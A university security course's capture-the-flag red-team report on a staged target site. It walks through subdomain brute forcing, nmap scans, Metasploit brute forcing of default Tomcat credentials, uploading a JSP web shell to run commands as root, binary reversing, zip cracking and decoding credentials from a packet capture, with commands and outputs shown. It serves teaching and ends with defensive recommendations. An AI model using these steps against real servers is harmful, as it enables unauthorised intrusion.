CSCI 476 Computer Security
Spring 2015 Final Practicum
`mthack.me`
Red Team Penetration Test

Roy Smart
Nina (The best dog ever)

May 6, 2015

Contents

1 Executive Summary

In response to an attack on SupraDyne, we performed penetration testing against MHK's network. After gaining access to their network through a variety of means, we were able to find nine flags: mylittlepwnie, DiscoveredIn1655, ThisT1meItsAMoon, TomcatIsAVulnerability, nextlevel, FSInc3ption, deaddrop, logmeinbro, and haxtheplanet. These flags demonstrated that MHK's network has some severe vulnerabilities that need to be addressed.

To locate these flags we used a variety of exploits and tools. Google Chrome was used to analyze websites and parse HTML code. Nmap was used to scan web servers and locate vulnerable services. Metasploit modules were used to brute force Tomcat default credentials. Laudanum was used to exploit Tomcat servers and gain access to root shells. Radare2 was utilized to reverse executable binaries and determine the information hidden within. To recover files we used the program Testdisk on various disk images, and used Fcrackzip to extract password-protected archives contained in the images.

Considering that tools readily available on the internet were used to infiltrate MHK's organization, we would rate the risk for this organization fairly high. While there were certainly some servers that we could not gain penetrate, the extent of our access was certainly troubling to say the least.

2 Narrative


It came to our knowledge that our company (SupraDyne) had been attacked by Germany's infamous MtHack Krew (MHK) and sensitive data may have been compromised. In retaliation, we were authorized by the Department of Defense to initiate a counterattack. To start this attack, we were provided some intelligence on MHK along with possible attack vectors[1]. The penetration testing undertaken was divided into separate rounds, with each round attacking a particular section of the MHK organization. Recovered data is represented as flags, denoted in the format `flag:this_is_a_flag`.

2.1 Round 1


For this round, we were provided with the URL of MHK's main website: `http://mthack.me`. Intelligence[1] also informed us that there were three potential flags hidden within the website.

2.1.1 Flag: My Little Pwnie


To begin, we navigated to MHK's website to gather some more information.



The User Name and Password fields to access the site looked interesting, so we took a look at the HTML source to find out more.




```
▼<html>
  ▶#shadow-root
  ▼<head>
     <script src="login.js"></script>
     <!--My Little Pwnie.  Get it Carl?? PWNIE!??!?! -->
   </head>
  ▼<body>
    ▶<center>…</center>
   </body>
 </html>
```



```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "root" && password == "toor"){
alert ("Login successfully");
window.location = "asdfasdfasdfasdfasdf.html"; // Redirecting to other page.
return false;
}
else{
attempt --;// Decrementing by one.
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
}
```

Within the source, we found a reference to a Javascript file that looked interesting, `login.js`. After navigating to the script in our web browser, we found that the script contained some very vulnerable information: a valid username (`root`) and password (`toor`), along with details concerning how the website validates users. After logging in with the new username and password, we were presented with a webpage that contained the flag.



flag: mylittlepwnie

2.1.2 Determining Subdomains of `mthack.me`

In the provided intelligence[1], there were references to MHK members joking about something known as "rfc 2100". A little research determined that this referred to a poem by J. Ashworth titled "The Naming of Hosts" [2]. Enumerated in the poem are several hypothetical hostnames for servers. We constructed a dictionary out of all of the words contained in the poem to attempt to brute force subdomains of `mthack.me`. Using the program `dnsenum` provided in Kali Linux, we were able to identify four additional subdomains of `mthack.me`:

- `hobbes.mthack.me`
- `sirius.mthack.me`

- `titan.mthack.me`
- `europa.mthack.me`


These subdomains provided additional attack vectors through which we could gain access to MHK's network.

2.1.3 Flag: Discovered in 1655

To probe further into the MHK organization, we decided to mount attack against the subdomain `titan.mthack.me`. Using the program `nmap`, we executed a fast SYN stealth port scan against the subdomain.

```
sudo nmap -sS -T4 -v -F titan.mthack.me -Pn
```


This port scan revealed that port 23 was open for business. A quick internet search revealed that port 23 is often used as a telnet port. Armed with this information, we launched the program `telnet` against `titan.mthack.me` and found a flag in the banner message provided by the server's telnet client.



```
byrdie@pyxis ~/school/CSCI476_Computer_Security/final $ telnet titan.mthack.me
Trying 52.11.126.114...
Connected to titan.mthack.me.
Escape character is '^]'.

Kernel 3.10.0-229.el7.x86_64 on an x86_64
flag: DiscoveredIn1655

flag: DiscoveredIn1655
 login: 
```


2.1.4 Flag: This T1m3 its a Moon

Further fast `nmap` scans against the other domains did not provide any new information. So in search of a new service to attack, we performed a full port scan against the subdomain `europa.mthack.me` using `nmap`.



```
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/binaries $ sudo nmap -sS -T4 -v europa.mthack.me -Pn -p 0-65336

Starting Nmap 6.47SVN ( http://nmap.org ) at 2015-05-05 11:32 MDT
Initiating Parallel DNS resolution of 1 host. at 11:32
Completed Parallel DNS resolution of 1 host. at 11:32, 0.00s elapsed
Initiating SYN Stealth Scan at 11:32
Scanning europa.mthack.me (52.11.77.215) [65337 ports]
SYN Stealth Scan Timing: About 6.99% done; ETC: 11:39 (0:06:52 remaining)
SYN Stealth Scan Timing: About 19.95% done; ETC: 11:40 (0:06:29 remaining)
SYN Stealth Scan Timing: About 26.02% done; ETC: 11:40 (0:06:01 remaining)
SYN Stealth Scan Timing: About 32.37% done; ETC: 11:40 (0:05:28 remaining)
SYN Stealth Scan Timing: About 40.85% done; ETC: 11:39 (0:04:31 remaining)
SYN Stealth Scan Timing: About 46.69% done; ETC: 11:39 (0:04:08 remaining)
Discovered open port 7870/tcp on 52.11.77.215
SYN Stealth Scan Timing: About 52.83% done; ETC: 11:40 (0:03:43 remaining)
SYN Stealth Scan Timing: About 60.30% done; ETC: 11:39 (0:03:04 remaining)
SYN Stealth Scan Timing: About 65.96% done; ETC: 11:40 (0:02:40 remaining)
SYN Stealth Scan Timing: About 75.10% done; ETC: 11:39 (0:01:53 remaining)
SYN Stealth Scan Timing: About 81.45% done; ETC: 11:39 (0:01:24 remaining)
SYN Stealth Scan Timing: About 87.91% done; ETC: 11:39 (0:00:55 remaining)
Completed SYN Stealth Scan at 11:39, 461.64s elapsed (65337 total ports)
Nmap scan report for europa.mthack.me (52.11.77.215)
Host is up (0.048s latency).
rDNS record for 52.11.77.215: ec2-52-11-77-215.us-west-2.compute.amazonaws.com
Not shown: 65335 filtered ports
PORT     STATE  SERVICE
22/tcp   closed ssh
7870/tcp open   unknown

Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 461.71 seconds
           Raw packets sent: 131014 (5.765MB) | Rcvd: 368 (16.135KB)
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/binaries $ 
```

The full port scan revealed an unknown service on port 7870. Using the program `netcat` against that port revealed that there was an SSH server operating on that port. Opening an `ssh` session on that port revealed the flag in the banner message provided by the SSH server.




```
byrdie@pyxis ~ $ ssh root@europa.mthack.me -p 7870
\S
Kernel \r on an \m
flag: Th1sT1m3ItsAMoon
root@europa.mthack.me's password: 
```

2.2 Round 2

For round 2, intelligence [1] provided an additional subdomain of MHK's network: `mercury.mthack.me`. Intelligence also informed us that there was one flag hidden in the server.

2.2.1 Flag: Tomcat is a Vulnerability

A fast `nmap` port scan informed us that there was a service operating on port 8089 of `mercury.mthack.me`. An internet search reported that this port is used by the Tomcat web server. Navigating to the site in our browser showed us the default Tomcat page.



If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.html
```

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: For security reasons, using the manager webapp is restricted to users with certain roles such as "manager-gui". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation, and an introductory guide to developing web applications.


Tomcat mailing lists are available at the Tomcat project web site:

- **tomcat-users** for general questions related to configuring and using Tomcat
- **tomcat-dev** for developers working on Tomcat

Thanks for using Tomcat!


Copyright © 1999-2014 Apache Software Foundation
All Rights Reserved

A quick search for flags hidden on this page was unsuccessful, and the only interesting links appeared to be the `Status` and `Tomcat Manager` links on the upper right hand corner of the page. Unfortunately these links were password protected and we had not been provided any clues towards a possible username and password. To solve this problem we turned to the Metasploit plugin `tomcat_mgr_login`. This program provided a dictionary of default usernames and passwords used for Tomcat installations and had the ability to brute force an instance of Tomcat until the credentials were found. After a short run, the plugin revealed the username (`tomcat`) and the password `tomcat`.




```
[!] No active DB -- Credential data will not be saved!
[!] No active DB -- Credential data will not be saved!
[+] 52.24.102.12:8089 - LOGIN SUCCESSFUL: tomcat:tomcat
[!] No active DB -- Credential data will not be saved!
```

With the user credentials in hand, we were able to explore the `status` section of the server. While this did not give us access to the site, we did notice a section that gave us the ability to upload `WAR` files. Following a tutorial written by Tony Lee [3], a method to upload a shell exploit was determined. Using a `WAR` file included in the Laudanum project [4], we were able to upload it to the server and gain access to a root shell.



Select WAR file to upload cmd.war




Commands with JSP

If you use this against a Windows box you may need to prefix your command with cmd.exe /c

```
Command: ls /opt

apache-tomcat-6.0.43
apache-tomcat-6.0.43.tar.gz
flag.txt
```

Through poking around the directories, we were able to find root's `.bash_history` file. We found that the last person to use the root account opened the `/opt/` directory and placed a file named `flag.txt` into the directory. Using the program `cat` within our shell exploit, we were able to read the flag's contents.


mercury.mthack.me:8089/cmd/warfiles/cmd.jsp?cmd=cat+%2Fopt%2Fflag.txt
Send

Commands with JSP

If you use this against a Windows box you may need to prefix your command with cmd.exe /c


```
Command: cat /opt/flag.txt

flag: TomcatIsAVulnerability
```

2.3 Round 3


For this round, prior intelligence was able to recover an executable binary used to test new hacking recruits. The number of known flags contained within the binary was unspecified.

2.3.1 Flag: Next Level

To reverse the provided binary, we used the program `radare2`. This program allows the compiled assembly code to be more human readable. Running the command `pd@sym.main` allowed us to look at the main function of the binary.



```
0x004004d4    4883c480     add rsp, 0xffffffffffffff80
0x004004d8    c7458073756. mov dword [rbp-0x80], 0x6d6d7573
0x004004df    c7458433726. mov dword [rbp-0x7c], 0x72627233
0x004004e6    c7458833346. mov dword [rbp-0x78], 0x6b3433
0x004004ed    bf48324800   mov edi, str.Enteranumberbetween1and10
0x004004f2    e8c90d0000   call sym._IO_puts
   0x004012c0(unk) ; sym.puts
0x004004f7    488d4590     lea rax, [rbp-0x70]
0x004004fb    4889c7       mov rdi, rax
0x004004fe    e8cd0b0000   call sym._IO_gets
   0x004010d0() ; sym.gets
0x00400503    488d5590     lea rdx, [rbp-0x70]
0x00400507    488d4580     lea rax, [rbp-0x80]
0x0040050b    4889d6       mov rsi, rdx
0x0040050e    4889c7       mov rdi, rax
0x00400511    e83afeffff   call 0x400350
   0x00400350() ; section..plt
0x00400516    85c0         test eax, eax
0x00400518    750c         jnz 0x400526
0x0040051a    bf68324800   mov edi, str.Wait.....howdidyougettherightpassword
0x0040051f    e89c0d0000   call sym._IO_puts
```




Text (ASCII / ANSI)

mmusrbr3k43


Hexadecimal

6d6d7573
72627233
6b3433

Near the top of radare2's output above, we can see that several hexadecimal values are pushed onto the stack. We correctly guess that these hex values contain the ascii representation of the password. We used a web service to convert the hexadecimal representation to an ascii representation. Unfortunately the password has an endianess problem. Since the values are pushed onto the stack in reverse order, we need to flip each 32-bit hex value (or each set of four characters). Doing this gives us the correct password summ3rbr34k. With the correct password in hand, we are free to run the provided binary to see what we find.




```
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/binaries $ ./g4t3k33p3r
Enter a number between 1 and 10
summ3rbr34k
Wait.....how did you get the right password?!
 ciph3rfun.html
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/binaries $
```



mthack.me/ciph3rfun.html

gmbh:ofyumfwfm

The output of the program provides an html file, which we correctly assumed was a subdirectory of mthack.me. Navigating our browser to the appropriate page supplies some text that looks very similar to the format of previous flags, however it appears to be encrypted using a Cesarean cipher. Using a web service [5] to apply a Cesarean shift of 25 to the above text reveals the flag.



gmbh:ofyumfwfm


Use key: 25

Output:

flag:nextlevel

2.4 Round 4


Again for round 4, previous intelligence was able to locate important files used by the MHK organization. In this case the data was an image of a 50 MB drive. We are told that it contained two flags. Opening the drive with the program testdisk allowed us to recover two files.



```
TestDisk 6.14, Data Recovery Utility, July 2013
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
   P FAT16                 0   0  1    39  63 32      81920 [NO NAME]
Directory /

 -rwxr-xr-x     0     0       209  3-May-2015 11:32 mhk-warez-login-info.zip
 -rwxr-xr-x     0     0  10485760  3-May-2015 11:37 m0ar-secrets.dd
>-rwxr-xr-x     0     0       209  3-May-2015 11:32 .mhk-warez-login-info.zip

                                                   Next
Use Right to change directory, h to hide deleted files
    q to quit, : to select the current file, a to select all files
    C to copy the selected files, c to copy the current file
```

2.4.1 Flag: FS Inc3ption


Within the files recovered from the 50 MB disk image, there appeared to be another disk image, labeled m0ar-secrets.dd. Running strings through the filter program grep revealed the flag.



```
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/flags/zip_flags/FSInc3ption $ strings m0ar-secrets.dd | grep Flag
Flag: FSInc3ption
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/flags/zip_flags/FSInc3ption $
```

2.4.2 Flag: Deaddrop

Also contained within the 50 MB disk image was a file mhk-warez-login-info.zip archive. Attempting to extract this archive showed us that it was encrypted with a password. We used a program provided by Kali called fcrackzip to brute force the password. Since the program is fairly light, we were able to use the ubiquitous rockyou.txt wordlist to quickly find the password: blessed.



```
root@kali:~/Downloads# fcrackzip -v -D -p /usr/share/wordlists/rockyou.txt -u mhk-warez-login-info.zip
found file 'flag.txt', (size cp/uc     27/    15, flags 9, chk 5b61)

PASSWORD FOUND!!!!: pw == blessed
root@kali:~/Downloads#
```


With the password, we were able to extract the archive and find the file named flag.txt. The contents of the file were Flag:deaddrop.

2.5 Round 5

For round 5, a field agent was able to get close to MHK's base of operations and acquire a packet capture of wireless traffic on their network. We were informed that there were three potential flags hidden in the packet capture.


2.5.1 Flag: Log Me in Bro

To find this first flag, we to simply ran strings with the grep filter "Basic".



```
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/flags/pcap_flags $ strings internal-net.pcap | grep Basic
Authorization: Basic cm9vdDp0b29y
<li><a href="Wireless_Basic.asp"><script type="text/javascript">Capture(bmenu.wireless)</script></a></li>
bmenu.setupbasic="Basic Setup";
bmenu.wirelessBasic="Basic Settings";
wl_basic.legend="Basic Settings";
Authorization: Basic cm9vdDp0b29y
Authorization: Basic YWRtaW46ZmxhZzpsb2dtZWluYnJv
Authorization: Basic YWRtaW46ZmxhZzpsb2dtZWluYnJv
Authorization: Basic YWRtaW46ZmxhZzpsb2dtZWluYnJv
Authorization: Basic YWRtaW46ZmxhZzpsb2dtZWluYnJv
Authorization: Basic YWRtaW46ZmxhZzpsb2dtZWluYnJv
Authorization: Basic YWRtaW46ZmxhZzpsb2dtZWluYnJv
Authorization: Basic YWRtaW46ZmxhZzpsb2dtZWluYnJv
Authorization: Basic YWRtaW46ZmxhZzpsb2dtZWluYnJv
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/flags/pcap_flags $ gnome-open ./
```

The output revealed a base64 number that was converted to find the flag.



Decode from Base64 format


Simply use the form below

YWRtaW46ZmxhZzpsb2dtZWluYnJv

admin:flag:logmeinbro


2.5.2 Flag: Hax the Planet

To make things difficult, the capture included packets encrypted with WEP. We used airdecap-ng to partially decrypt the packet capture.



```
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/flags/pcap_flags $ airdecap-ng internal-net.pcap
Total number of packets read         23227
Total number of WEP data packets        13
Total number of WPA data packets         5
Number of plaintext data packets      9769
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
```

After this was complete, we simply ran `strings` with the filter “flag” to find the final flag.



```
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/flags/pcap_flags $ strings internal-net-dec.pcap | grep flag:
PRIVMSG #secret :this is a secret, but flag: haxtheplanet
PRIVMSG #secret :this is a secret, but flag: haxtheplanet
byrdie@pyxis ~/school/CSCI476_Computer_Security/final/flags/pcap_flags $ 
```

3 Summary

Using Kali Linux and a variety of tools available on the internet, MHK’s organization was successfully compromised and a number of flags were identified. Some servers such as Sirius and Hobbes were unaccessible to us, so at least some of MHK’s servers would remain safe in the event of a real attack.

We recommend that MHK takes some serious steps to beef up security. This includes: updating their main site `mthack.me` with a more robust credential system; changing their Tomcat user name and password from the default setting and preferably not using Tomcat all together; and finally, using passwords which are not words, e.g. those which would not appear in wordlists such as Rockyou.

We would like to thank the Department of Defense, SupraDyne, and MHK for allowing us to conduct this penetration test. We hope that those organizations will come to us if they need any more work done on this subject.

References

[1] Eric Fulton. 2015 final practicum, May 2015. `http://mthack.me/test/`.

[2] J. Ashworth. The naming of hosts, April 1997. `https://www.ietf.org/rfc/rfc2100.txt`.

[3] Tony Lee. Manually exploiting tomcat manager, September 2012. `http://blog.opensecurityresearch.com/2012/09/manually-exploiting-tomcat-manager.html`.

[4] Kevin Johnson. Laudanum: Injectable functionality, 2013. `http://laudanum.professionallyevil.com/`.

[5] Robert Eisele. Caesar cipher decryption tool, 2008. `http://www.xarg.org/tools/caesar-cipher/`.